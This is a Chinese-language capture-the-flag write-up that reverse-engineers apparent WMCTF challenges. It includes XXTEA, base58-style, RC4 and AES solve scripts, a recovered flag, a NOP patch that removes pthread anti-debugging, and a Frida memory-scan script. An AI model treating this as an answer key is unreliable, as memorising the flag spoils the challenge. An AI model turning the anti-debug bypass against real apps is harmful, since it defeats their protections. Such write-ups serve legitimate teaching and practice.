
除完一遍的结果，本次余数为 `0x20`

接着是余数的处理

```
库函数 正则函数 Instruction Data Unexplored External symbol Lumina function
IDA View-RIP, Pseudocode-A, General registers, Modules, Threads, Hex View-1, Stack view
IDA View-RIP                                                    Pseud
.text:0000000000259ADD                                  ; main_main+B24↑j ...
.text:0000000000259ADD cmp     qword ptr [rbp+10h], 0
.text:0000000000259AE2 jz      short loc_259AED
.text:0000000000259AE4 mov     rax, [rbp+8]
.text:0000000000259AE8 mov     rax, [rax]
.text:0000000000259AEB jmp     short loc_259AEF
.text:0000000000259AED ; ---------------------------------------------------------------
.text:0000000000259AED
.text:0000000000259AED loc_259AED:                      ; CODE XREF: main_main+B54↑
.text:0000000000259AED xor     eax, eax
.text:0000000000259AEF
.text:0000000000259AEF loc_259AEF:                      ; CODE XREF: main_main+B5D↑
.text:0000000000259AEF mov     rcx, rax
.text:0000000000259AF2 neg     rcx
.text:0000000000259AF5 cmp     byte ptr [rbp+0], 0
.text:0000000000259AF9 cmovz   rcx, rax
.text:0000000000259AFD cmp     rcx, 39h ; '9'
.text:0000000000259B01 ja      loc_25C027
RIP .text:0000000000259B07 mov     al, ds:main$alloc_484[rcx]
.text:0000000000259B0D mov     byte ptr [rsp+2A8h+q.cap], al
.text:0000000000259B14 mov     rdi, r15                 ; srcBuf
.text:0000000000259B17 lea     rsi, [rsp+2A8h+q.cap]    ; elemsBuf
.text:0000000000259B1F mov     rdx, r12                 ; srcLen
.text:0000000000259B22 mov     rcx, [rsp+2A8h+srcCap]   ; srcCap
.text:0000000000259B2A push    1
.text:0000000000259B2C pop     r8                       ; elemsLen
.text:0000000000259B2E mov     r9, r8                   ; elemSize
.text:0000000000259B31 call    runtime_sliceAppend
.text:0000000000259B36 mov     r15, rax
00058ADD 0000000000259ADD: main_main:loc_259ADD (Synchronized with RIP)
Hex View-1
00007F379963C020  05 00 00 00 00 00 00 00  09 00 00 00 00 00 00 00  ................
00007F379963C030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007F379963C040  03 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
IDA View-RIP                                                    Pseudocode-A
.rodata:000000000020DC7E db    0
.rodata:000000000020DC7F db    0
.rodata:000000000020DC80 ; char main_alloc_484[]
.rodata:000000000020DC80 main$alloc_484 db 6Eh                  ; DATA XREF: main_main+B79↓r
.rodata:000000000020DC81 aY7twce41bzwvmq db 'Y7TwcE41bzWvMQZXa8fyeprJoBdmhsu9DqVgxRPtFLKN65UH2CikG3SAj',0
.rodata:000000000020DCBB align 20h
.rodata:000000000020DCC0 reflect_types_type_named_compress_flate_CorruptInputError db 0E6h
.rodata:000000000020DCC0                                        ; DATA XREF: _Go_interface_method__0+5F5↓o
.rodata:000000000020DCC0                                        ; _Go_interface_assert_+174↓o ...
.rodata:000000000020DCC1 db    0
.rodata:000000000020DCC2 db    1
```

余数减去1之后，用一个table转换。实测如果余数为0则转换为 `n`

循环直到大整数变为0，之后还是逆序。



这里得出的结果其实跟生成的二维码扫出来是一样的了，所以后面的生成二维码部分代码不需要看。

程序分析完了，上代码吧。老规矩先复现再逆向，一边调试一边做提高正确率。大量冗余代码注意

```
    #hunt_test.py
import xxtea
#import qrcode
import mytea
import struct

inp = b'11111111111111111111111111111'
inp = inp + b'\x00\x00\x00' + struct.pack('<I', len(inp))
print(inp)

key_xxtea = b'FMT2ZCEHS6pcfD2R'
#res = xxtea.encrypt_hex(inp, key_xxtea, padding=False)
#res = mytea.encrypt(9, inp, key_xxtea)
res = mytea.encrypt_hex(inp, key_xxtea)
print(res)
print(len(res))
print([x for x in res])

def printhex(h):
    print([hex(x) for x in h])
```

```python

res_xxtea = [  0xCB, 0x46, 0xFE, 0x29, 0x88, 0x3A, 0x8A, 0x36, 0x87, 0xBD,
    0xDA, 0x53, 0xAD, 0x30, 0x77, 0x9B, 0xB2, 0xC6, 0xA8, 0x73,
    0x02, 0x34, 0x82, 0x34, 0x76, 0x74, 0xF0, 0xA7, 0x5E, 0xBD,
    0xD3, 0x6C, 0xF8, 0x75, 0x6E, 0x8A]

k2 = b'NPWrpd1CEJH2QcJ3'

res_xor = []
for i in range(len(res)):
    res_xor.append(res[i] ^ k2[i%0x10])
print(res_xor)
printhex(res_xor)
#['0x85', '0x16', '0xa9', '0x5b', '0xf8', '0x5e', '0xbb', '0x75', '0xc2', '0xf7', '0x92', '0x61', '0xfc', '0x53', '0x3d', '0xa8', '0xfc', '0x96', '0xff', '0x1', '0x72', '0x50', '0xb3', '0x77', '0x33', '0x3e', '0xb8', '0x95', '0xf', '0xde', '0x99', '0x5f', '0xb6', '0x25', '0x39', '0xf8']

res_xor.reverse()
print('xor')
printhex(res_xor)

big = 0
for i in range(len(res_xor)):
    big = big | (res_xor[i] << 8 * i)
print('big')
print(hex(big))
#0x8516a95bf85ebb75c2f79261fc533da8fc96ff017250b377333eb8950fde995fb62539f8

table = b'Y7TwcE41bzWvMQZXa8fyeprJoBdmhsu9DqVgxRPtFLKN65UH2CikG3SAjn'

v = 0x1A7B9611A7B9611A
res = []
while big > 0:
    big, m = divmod(big, 0x3A)
    #print(hex(big), hex(m))
    #print(hex(table[m-1]))
    #m-1 == -1就是n
    res.append(table[m-1])

res.reverse()
print('res')
print(res)
printhex(res)
print(''.join([chr(x) for x in res]))

after1round = [  0xDC, 0x54, 0xDD, 0x2A, 0x67, 0x75, 0xCA, 0x65, 0x0B, 0xD7,
```

```
    0xF3, 0x16, 0x4D, 0xC5, 0xBA, 0xF4, 0xE9, 0xE9, 0x25, 0x42,
    0x71, 0x3A, 0x3F, 0x23, 0x51, 0xC0, 0x1E, 0xF6, 0xEB, 0xDF,
    0x8E, 0xDC, 0xD9, 0x6C, 0x4B, 0x02]

u1 = [  0x59, 0x6E, 0x56, 0x39, 0x47, 0x56, 0x41, 0x56, 0x4D, 0x74,
    0x38, 0x4D, 0x4E, 0x43, 0x76, 0x4A, 0x73, 0x46, 0x37, 0x46,
    0x65, 0x63, 0x68, 0x6A, 0x77, 0x32, 0x44, 0x38, 0x79, 0x5A,
    0x50, 0x78, 0x63, 0x73, 0x61, 0x33, 0x51, 0x72, 0x65, 0x75,
    0x70, 0x78, 0x4A, 0x67, 0x54, 0x66, 0x55, 0x42, 0x6B, 0x39]

u1s = ''.join([chr(x) for x in u1])
print(u1s)
#YnV9GVAVMt8MNCvJsF7Fechjw2D8yZPxcsa3QreupxJgTfUBk9

ref_fakeflag = b'YnV9GVAVMt8MNCvJsF7Fechjw2D8yZPxcsa3QreupxJgTfUBk9'

ans = b'YMQHsYFQu7kkTqu3Xmt1ruYUDLU8uaMoPpsfjqYF4TQMMKtw5KF7cpWrkWpk3'

#solve

#recover = ref_fakeflag

#recover = [x for x in ref_fakeflag]
recover = ans
#recover.reverse()

sum = 0
for i in range(len(recover)):
    ind = table.index(recover[i]) + 1
    if (recover[i] == ord('n')):
        ind = 0
    sum = sum * 0x3a + ind
print(hex(sum))

xor = []
while sum != 0:
    sum, r = divmod(sum, 256)
    xor.append(r)

printhex(xor)
xor.reverse()

res_xor = []
for i in range(len(xor)):
    res_xor.append(xor[i] ^ k2[i%0x10])

printhex(res_xor)
```

```python
res_xxtea = res_xor

res = mytea.decrypt_hex(bytes(res_xxtea), key_xxtea)
print(res)
#b"wmctf{YHNEBJx1WG0cKtZk8e2PNbxJa45WQF09}\x00'\x00\x00\x00"
```

ezAndroid

使用了pthread反调试,那就把用了pthread的地方nop掉就好了

```
.text:0000000000003558 AA C3 1E B8                 STUR            W10, [X29,#var_14]
.text:000000000000355C 02 00 00 90 42 20 13 91     ADRL            X2, sub_34C8            ; start_routine
.text:0000000000003564 A0 43 00 D1                 SUB             X0, X29, #-newthread    ; newthread
.text:0000000000003568 E1 03 1F AA                 MOV             X1, XZR                 ; attr
.text:000000000000356C E1 0B 00 F9                 STR             X1, [SP,#0x30+arg]
.text:0000000000003570 E3 0B 40 F9                 LDR             X3, [SP,#0x30+arg]      ; arg
.text:0000000000003574 E8 07 00 F9                 STR             X8, [SP,#0x30+var_28]
.text:0000000000003578 12 F5 FF 97                 BL              .pthread_create
.text:0000000000003578
```

用ida反编译没看到java层用到的导出函数,那应该是动态加载的,用frida搜一下

```python
function frida_Memory() {
    Java.perform(function () {
        // 先获取 so 的 module 对象
        var module = Process.findModuleByName("libezandroid.so");
        //?? 是通配符
        var pattern = "68 65 63 6b";
        // 基址
        console.log("base:"+module.base)
        // 从 so 的基址开始搜索，搜索大小为 so 文件的大小，搜指定条件 03 49 ?? 50 20 44 的数据
        var res = Memory.scan(module.base, module.size, pattern, {
            onMatch: function(address, size){
                // 搜索成功
                console.log('搜索到 ' +pattern +" 地址是:"+ address.toString());
                console.log(hexdump(address.sub(0x10), {
                    offset: 0,//相对偏移
                    length: 256,//dump的大小
                    header: true,
                    ansi: true
                  }));
            },
            onError: function(reason){
                // 搜索失败
                console.log('搜索失败');
            },
            onComplete: function()
```

```
            {
                // 搜索完毕
                console.log("搜索完毕")
            }
        });
    });
}
```

```
搜索完毕
base:0x76cc51f000
搜索到 68 65 63 6b 地址是:0x76cc529281
              0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
76cc529271   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 43   ...............C
76cc529281   68 65 63 6b 55 73 65 72 6e 61 6d 65 00 00 00 01   heckUsername....
76cc529291   00 00 00 28 4c 6a 61 76 61 2f 6c 61 6e 67 2f 53   ...(Ljava/lang/S
76cc5292a1   74 72 69 6e 67 3b 29 49 00 00 00 01 00 00 00 63   tring;)I.......c
76cc5292b1   68 65 63 6b 32 00 00 01 00 00 00 00 00 00 00 00   heck2...........
76cc5292c1   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
76cc5292d1   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
76cc5292e1   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
76cc5292f1   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
76cc529301   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
76cc529311   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
76cc529321   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
76cc529331   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
76cc529341   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
76cc529351   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
76cc529361   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

看了看 `JNI_OnLoad` ,这里应该是用 `jniRegisterNativeMethods` 注册native接口

```
Functions
Function name
JNI_OnLoad

IDA View-A   Pseudocode-A   Hex View-1   Structures   Enums

29          if ( v5 == 1853987110 )
30          {
31            v2 = v9 - 1150864904;
32            if ( !v10 )
33              v2 = v9 - 610507545;
34            v5 = v2;
35          }
36        }
37        else if ( v5 == 2015653810 )
38        {
39          v7 = -1;
40          v5 = v9 - 767785623;
41        }
42      }
43      if ( v5 < -1738956127 )
44        break;
45      if ( v5 == -1738956127 )
46      {
47        v4 = v8;
48        sub_623C(&unk_A238, &unk_7EFE);          // com/wmctf/ezandroid/MainActivity
49        v6 = sub_4440(v4, &unk_A238);
50        v13 = 0u;
51        v12 = 0u;
52        v11 = 0u;
53        sub_6710(&unk_A280, &unk_7FC4);          // CheckUsername
54        *(_QWORD *)&v11 = &unk_A280;
55        sub_68AC(&unk_A294, &unk_8001);          // (Ljava/lang/String;)I
56        *((_QWORD *)&v11 + 1) = &unk_A294;
57        *(_QWORD *)&v12 = sub_35A4;
58        sub_6A48(&unk_A2B0, &unk_803A);          // check2
59        *((_QWORD *)&v12 + 1) = &unk_A2B0;
60        *(_QWORD *)&v13 = &unk_A294;
61        *((_QWORD *)&v13 + 1) = sub_3F0C;
62        sub_482C(v8, v6, &v11, 2LL);
63        v7 = 65542;
64        v5 = v9 - 767785623;
65      }
66    }
67  }
68  while ( v5 != -1896234205 );
69  _ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2));
70  return v7;
71 }
```

hook了 `0x6C2C` ,看到RC4的密钥是 `12345678` ,RC4加密完还有个异或才能得到正确的username

```
[Pixel 3::com.wmctf.ezandroid ]-> rpc.exports.hook_6C2C()
[+] hook 0x76b2ef4c2c
[Pixel 3::com.wmctf.ezandroid ]-> args[ 0 ]= 825307441
args[ 0 ]= 1111111111
args[ 1 ]= 0
args[ 1 ]=
args[ 3 ]= 875770417
args[ 3 ]= 12345678
```

```python
def RC4(data, key):
    if type(data) == type('oacia'):  # 判断是否为字符串
        data = [ord(i) for i in data]
    if type(key) == type('oacia'):
        key = [ord(i) for i in key]

    S = list(range(256))
    j = 0
    out = []

    # KSA Phase
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
        S[i], S[j] = S[j], S[i]

    # PRGA Phase
    i = j = 0
    for ch in data:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        out.append(ch ^ S[(S[i] + S[j]) % 256])

    return out


def RC4encrypt(plaintext, key):
    return RC4(plaintext, key)


def RC4decrypt(ciphertext, key):
    return RC4(ciphertext, key)


# Example usage
ciphertext = [0xe9, 0x97, 0x64, 0xe6, 0x7e, 0xeb, 0xbd, 0xc1, 0xab, 0x43]
```

```python
key = "12345678"

# 对密文进行解密
decrypted = RC4decrypt(ciphertext, key)
for i in range(len(decrypted)):
    print(chr(decrypted[i] ^ i), end='')# Re_1s_eaSy


```

交叉引用了这儿的变量,最后交叉引用到了 `sub_3F0C` ,说明密码大概率是AES加密

```
.data:000000000000A000                                  ; ORG 0xA000
.data:000000000000A000                                  ; unsigned __int8 RijnDael_AES_LONG_A000[312]
.data:000000000000A000 63 7C 77 7B F2 6B 6F C5 30 01+RijnDael_AES_LONG_A000 DCB 0x63, 0x7C, 0x77, 0x7B, 0xF2, 0x6B, 0x6F
.data:000000000000A000 67 2B FE D7 AB 76 CA 82 C9 7D+                                          ; DATA XREF: sub_2FB4+C8↑o
.data:000000000000A000 FA 59 47 F0 AD D4 A2 AF 9C A4+                                          ; sub_5120+78↑o
.data:000000000000A000 72 C0 B7 FD 93 26 36 3F F7 CC+DCB 0x82, 0xC9, 0x7D, 0xFA, 0x59, 0x47, 0xF0, 0xAD, 0xD4, 0xA2, 0xA
.data:000000000000A000 34 A5 E5 F1 71 D8 31 15 04 C7+DCB 0x93, 0x26, 0x36, 0x3F, 0xF7, 0xCC, 0x34, 0xA5, 0xE5, 0xF1, 0x7
.data:000000000000A000 23 C3 18 96 05 9A 07 12 80 E2+DCB 0xC3, 0x18, 0x96, 5, 0x9A, 7, 0x12, 0x80, 0xE2, 0xEB, 0x27, 0xB
.data:000000000000A000 EB 27 B2 75 09 83 2C 1A 1B 6E+DCB 0x6E, 0x5A, 0xA0, 0x52, 0x3B, 0xD6, 0xB3, 0x29, 0xE3, 0x2F, 0x8
.data:000000000000A000 5A A0 52 3B D6 B3 29 E3 2F 84+DCB 0xB1, 0x5B, 0x6A, 0xCB, 0xBE, 0x39, 0x4A, 0x4C, 0x58, 0xCF, 0xD
.data:000000000000A000 53 D1 00 ED 20 FC B1 5B 6A CB+DCB 0x85, 0x45, 0xF9, 2, 0x7F, 0x50, 0x3C, 0x9F, 0xA8, 0x51, 0xA3,
.data:000000000000A000 BE 39 4A 4C 58 CF D0 EF AA FB+DCB 0xBC, 0xB6, 0xDA, 0x21, 0x10, 0xFF, 0xF3, 0xD2, 0xCD, 0xC, 0x13
.data:000000000000A000 43 4D 33 85 45 F9 02 7F 50 3C+DCB 0xA7, 0x7E, 0x3D, 0x64, 0x5D, 0x19, 0x73, 0x60, 0x81, 0x4F, 0xD
.data:000000000000A000 9F A8 51 A3 40 8F 92 9D 38 F5+DCB 0xB8, 0x14, 0xDE, 0x5E, 0xB, 0xDB, 0xE0, 0x32, 0x3A, 0xA, 0x49
.data:000000000000A000 BC B6 DA 21 10 FF F3 D2 CD 0C+DCB 0x62, 0x91, 0x95, 0xE4, 0x79, 0xE7, 0xC8, 0x37, 0x6D, 0x8D, 0xD
.data:000000000000A000 13 EC 5F 97 44 17 C4 A7 7E 3D+DCB 0x65, 0x7A, 0xAE, 8, 0xBA, 0x78, 0x25, 0x2E, 0x1C, 0xA6, 0xB4,
.data:000000000000A000 64 5D 19 73 60 81 4F DC 22 2A+DCB 0xBD, 0x8B, 0x8A, 0x70, 0x3E, 0xB5, 0x66, 0x48, 3, 0xF6, 0xE, 0
.data:000000000000A000 90 88 46 EE B8 14 DE 5E 0B DB+DCB 0x1D, 0x9E, 0xE1, 0xF8, 0x98, 0x11, 0x69, 0xD9, 0x8E, 0x94, 0x9
.data:000000000000A000 E0 32 3A 0A 49 06 24 5C C2 D3+DCB 0xDF, 0x8C, 0xA1, 0x89, 0xD, 0xBF, 0xE6, 0x42, 0x68, 0x41, 0x99
.data:000000000000A000 AC 62 91 95 E4 79 E7 C8 37 6D+DCB 1, 0, 0, 0, 2, 0, 0, 0, 4, 0, 0, 0, 8, 0, 0, 0, 0x10, 0, 0, 0,
.data:000000000000A000 8D D5 4E A9 6C 56 F4 EA 65 7A+DCB 0, 0, 0, 0x1B, 0, 0, 0, 0x36, 0, 0, 0, 2, 3, 1, 1, 1, 2, 3, 1,
.data:000000000000A000 AE 08 BA 78 25 2E 1C A6 B4 C6+; .data ends
```

这里的循环也可以验证我们的猜测

```
    if ( v13 < 279950738 )
      break;
    if ( v13 < 1773399416 )
    {
      if ( v13 < 0x47029B16 )
      {
        if ( v13 == 279950738 )
        {
          v29 = v30 + 51219284;
          v8 = &v29;
          v7 = v33;
          sub_1CD8(&v29, v33);                // 字节代换
          v29 = v30 - 1988849943;
          sub_2000(v8, v7);                   // 行移位
          v29 = v30 + 1568064809;
          sub_1990(v8, v7, 10);               // addRoundKey
          v29 = v30 + 901913056;
          result = sub_2ADC(v8, v7, (v22 + v18));// 数组转字符
          *v14 = v30 + 525173461;
        }
      }
      else if ( v13 == 0x47029B16 )
      {
        v29 = v30 + 51219284;
        v10 = &v29;
        v9 = v33;
        sub_1CD8(&v29, v33);                  // 字节代换
        v29 = v30 - 1988849943;
        sub_2000(v10, v9);                    // 行移位
        v29 = v30 - 879117111;
        sub_23FC(v10, v9);                    // 列混合
        v29 = v30 + 1568064809;
        result = sub_1990(v10, v9, v17);  // addRoundKey
        *v14 = v30 - 612654525;
      }
    }
    else if ( v13 < 1999392177 )
    {
      if ( v13 == 1773399416 )
      {
        ++v17;
        *v14 = v30 - 386661764;
      }
```

需要注意这个S盒在init.array的时候是改变的,exp如下

```c
#include <stdint.h>
#include <stdio.h>
#include <string.h>

typedef struct{
    uint32_t eK[44], dK[44];    // encKey, decKey
    int Nr; // 10 rounds
}AesKey;

#define BLOCKSIZE 16  //AES-128分组长度为16字节

// uint8_t y[4] -> uint32_t x
#define LOAD32H(x, y) \
```

```
  do { (x) = ((uint32_t)((y)[0] & 0xff)<<24) | ((uint32_t)((y)[1] & 0xff)<<16) | \
             ((uint32_t)((y)[2] & 0xff)<<8)  | ((uint32_t)((y)[3] & 0xff));} while(0)

// uint32_t x -> uint8_t y[4]
#define STORE32H(x, y) \
  do { (y)[0] = (uint8_t)(((x)>>24) & 0xff); (y)[1] = (uint8_t)(((x)>>16) & 0xff);   \
       (y)[2] = (uint8_t)(((x)>>8) & 0xff); (y)[3] = (uint8_t)((x) & 0xff); } while(0)

// 从uint32_t x中提取从低位开始的第n个字节
#define BYTE(x, n) (((x) >> (8 * (n))) & 0xff)

/* used for keyExpansion */
// 字节替换然后循环左移1位
#define MIX(x) (((S[BYTE(x, 2)] << 24) & 0xff000000) ^ ((S[BYTE(x, 1)] << 16) & 0xff0000) ^ \
                ((S[BYTE(x, 0)] << 8) & 0xff00) ^ (S[BYTE(x, 3)] & 0xff))

// uint32_t x循环左移n位
#define ROF32(x, n)  (((x) << (n)) | ((x) >> (32-(n))))
// uint32_t x循环右移n位
#define ROR32(x, n)  (((x) >> (n)) | ((x) << (32-(n))))

/* for 128-bit blocks, Rijndael never uses more than 10 rcon values */
// AES-128轮常量
static const uint32_t rcon[10] = {
        0x01000000UL, 0x02000000UL, 0x04000000UL, 0x08000000UL, 0x10000000UL,
        0x20000000UL, 0x40000000UL, 0x80000000UL, 0x1B000000UL, 0x36000000UL
};
// S盒
/*
unsigned char S[256] = {
        0x63, 0x7C, 0x77, 0x7B, 0xF2, 0x6B, 0x6F, 0xC5, 0x30, 0x01, 0x67, 0x2B, 0xFE, 0xD7, 0xAB, 0x76,
        0xCA, 0x82, 0xC9, 0x7D, 0xFA, 0x59, 0x47, 0xF0, 0xAD, 0xD4, 0xA2, 0xAF, 0x9C, 0xA4, 0x72, 0xC0,
        0xB7, 0xFD, 0x93, 0x26, 0x36, 0x3F, 0xF7, 0xCC, 0x34, 0xA5, 0xE5, 0xF1, 0x71, 0xD8, 0x31, 0x15,
        0x04, 0xC7, 0x23, 0xC3, 0x18, 0x96, 0x05, 0x9A, 0x07, 0x12, 0x80, 0xE2, 0xEB, 0x27, 0xB2, 0x75,
        0x09, 0x83, 0x2C, 0x1A, 0x1B, 0x6E, 0x5A, 0xA0, 0x52, 0x3B, 0xD6, 0xB3, 0x29, 0xE3, 0x2F, 0x84,
        0x53, 0xD1, 0x00, 0xED, 0x20, 0xFC, 0xB1, 0x5B, 0x6A, 0xCB, 0xBE, 0x39, 0x4A, 0x4C, 0x58, 0xCF,
```

```
        0xD0, 0xEF, 0xAA, 0xFB, 0x43, 0x4D, 0x33, 0x85, 0x45, 0xF9, 0x02, 0x7F, 0x50, 0x3C, 0x9F, 0xA8,
        0x51, 0xA3, 0x40, 0x8F, 0x92, 0x9D, 0x38, 0xF5, 0xBC, 0xB6, 0xDA, 0x21, 0x10, 0xFF, 0xF3, 0xD2,
        0xCD, 0x0C, 0x13, 0xEC, 0x5F, 0x97, 0x44, 0x17, 0xC4, 0xA7, 0x7E, 0x3D, 0x64, 0x5D, 0x19, 0x73,
        0x60, 0x81, 0x4F, 0xDC, 0x22, 0x2A, 0x90, 0x88, 0x46, 0xEE, 0xB8, 0x14, 0xDE, 0x5E, 0x0B, 0xDB,
        0xE0, 0x32, 0x3A, 0x0A, 0x49, 0x06, 0x24, 0x5C, 0xC2, 0xD3, 0xAC, 0x62, 0x91, 0x95, 0xE4, 0x79,
        0xE7, 0xC8, 0x37, 0x6D, 0x8D, 0xD5, 0x4E, 0xA9, 0x6C, 0x56, 0xF4, 0xEA, 0x65, 0x7A, 0xAE, 0x08,
        0xBA, 0x78, 0x25, 0x2E, 0x1C, 0xA6, 0xB4, 0xC6, 0xE8, 0xDD, 0x74, 0x1F, 0x4B, 0xBD, 0x8B, 0x8A,
        0x70, 0x3E, 0xB5, 0x66, 0x48, 0x03, 0xF6, 0x0E, 0x61, 0x35, 0x57, 0xB9, 0x86, 0xC1, 0x1D, 0x9E,
        0xE1, 0xF8, 0x98, 0x11, 0x69, 0xD9, 0x8E, 0x94, 0x9B, 0x1E, 0x87, 0xE9, 0xCE, 0x55, 0x28, 0xDF,
        0x8C, 0xA1, 0x89, 0x0D, 0xBF, 0xE6, 0x42, 0x68, 0x41, 0x99, 0x2D, 0x0F, 0xB0, 0x54, 0xBB, 0x16
};*/
unsigned char S[256] = {41,64,87,110,133,156,179,202,225,248,15,38,61,84,107,130,153,176,199,222,245,12,35,58,81,104,127,150,173,196,219,242,9,32,55,78,101,124,147,170,193,216,239,6,29,52,75,98,121,144,167,190,213,236,3,26,49,72,95,118,141,164,187,210,233,0,23,46,69,92,115,138,161,184,207,230,253,20,43,66,89,112,135,158,181,204,227,250,17,40,63,86,109,132,155,178,201,224,247,14,37,60,83,106,129,152,175,198,221,244,11,34,57,80,103,126,149,172,195,218,241,8,31,54,77,100,123,146,169,192,215,238,5,28,51,74,97,120,143,166,189,212,235,2,25,48,71,94,117,140,163,186,209,232,255,22,45,68,91,114,137,160,183,206,229,252,19,42,65,88,111,134,157,180,203,226,249,16,39,62,85,108,131,154,177,200,223,246,13,36,59,82,105,128,151,174,197,220,243,10,33,56,79,102,125,148,171,194,217,240,7,30,53,76,99,122,145,168,191,214,237,4,27,50,73,96,119,142,165,188,211,234,1,24,47,70,93,116,139,162,185,208,231,254,21,44,67,90,113,136,159,182,205,228,251,18};




//逆S盒
unsigned char inv_S[256] = {
        0x52, 0x09, 0x6A, 0xD5, 0x30, 0x36, 0xA5, 0x38, 0xBF, 0x40, 0xA3, 0x9E, 0x81, 0xF3, 0xD7, 0xFB,
        0x7C, 0xE3, 0x39, 0x82, 0x9B, 0x2F, 0xFF, 0x87, 0x34, 0x8E, 0x43, 0x44, 0xC4, 0xDE, 0xE9, 0xCB,
        0x54, 0x7B, 0x94, 0x32, 0xA6, 0xC2, 0x23, 0x3D, 0xEE, 0x4C, 0x95, 0x0B, 0x42, 0xFA, 0xC3, 0x4E,
```

```
        0x08, 0x2E, 0xA1, 0x66, 0x28, 0xD9, 0x24, 0xB2, 0x76, 0x5B, 0xA2, 0x49, 0x6D, 0x8B, 0xD1, 0x25,
        0x72, 0xF8, 0xF6, 0x64, 0x86, 0x68, 0x98, 0x16, 0xD4, 0xA4, 0x5C, 0xCC, 0x5D, 0x65, 0xB6, 0x92,
        0x6C, 0x70, 0x48, 0x50, 0xFD, 0xED, 0xB9, 0xDA, 0x5E, 0x15, 0x46, 0x57, 0xA7, 0x8D, 0x9D, 0x84,
        0x90, 0xD8, 0xAB, 0x00, 0x8C, 0xBC, 0xD3, 0x0A, 0xF7, 0xE4, 0x58, 0x05, 0xB8, 0xB3, 0x45, 0x06,
        0xD0, 0x2C, 0x1E, 0x8F, 0xCA, 0x3F, 0x0F, 0x02, 0xC1, 0xAF, 0xBD, 0x03, 0x01, 0x13, 0x8A, 0x6B,
        0x3A, 0x91, 0x11, 0x41, 0x4F, 0x67, 0xDC, 0xEA, 0x97, 0xF2, 0xCF, 0xCE, 0xF0, 0xB4, 0xE6, 0x73,
        0x96, 0xAC, 0x74, 0x22, 0xE7, 0xAD, 0x35, 0x85, 0xE2, 0xF9, 0x37, 0xE8, 0x1C, 0x75, 0xDF, 0x6E,
        0x47, 0xF1, 0x1A, 0x71, 0x1D, 0x29, 0xC5, 0x89, 0x6F, 0xB7, 0x62, 0x0E, 0xAA, 0x18, 0xBE, 0x1B,
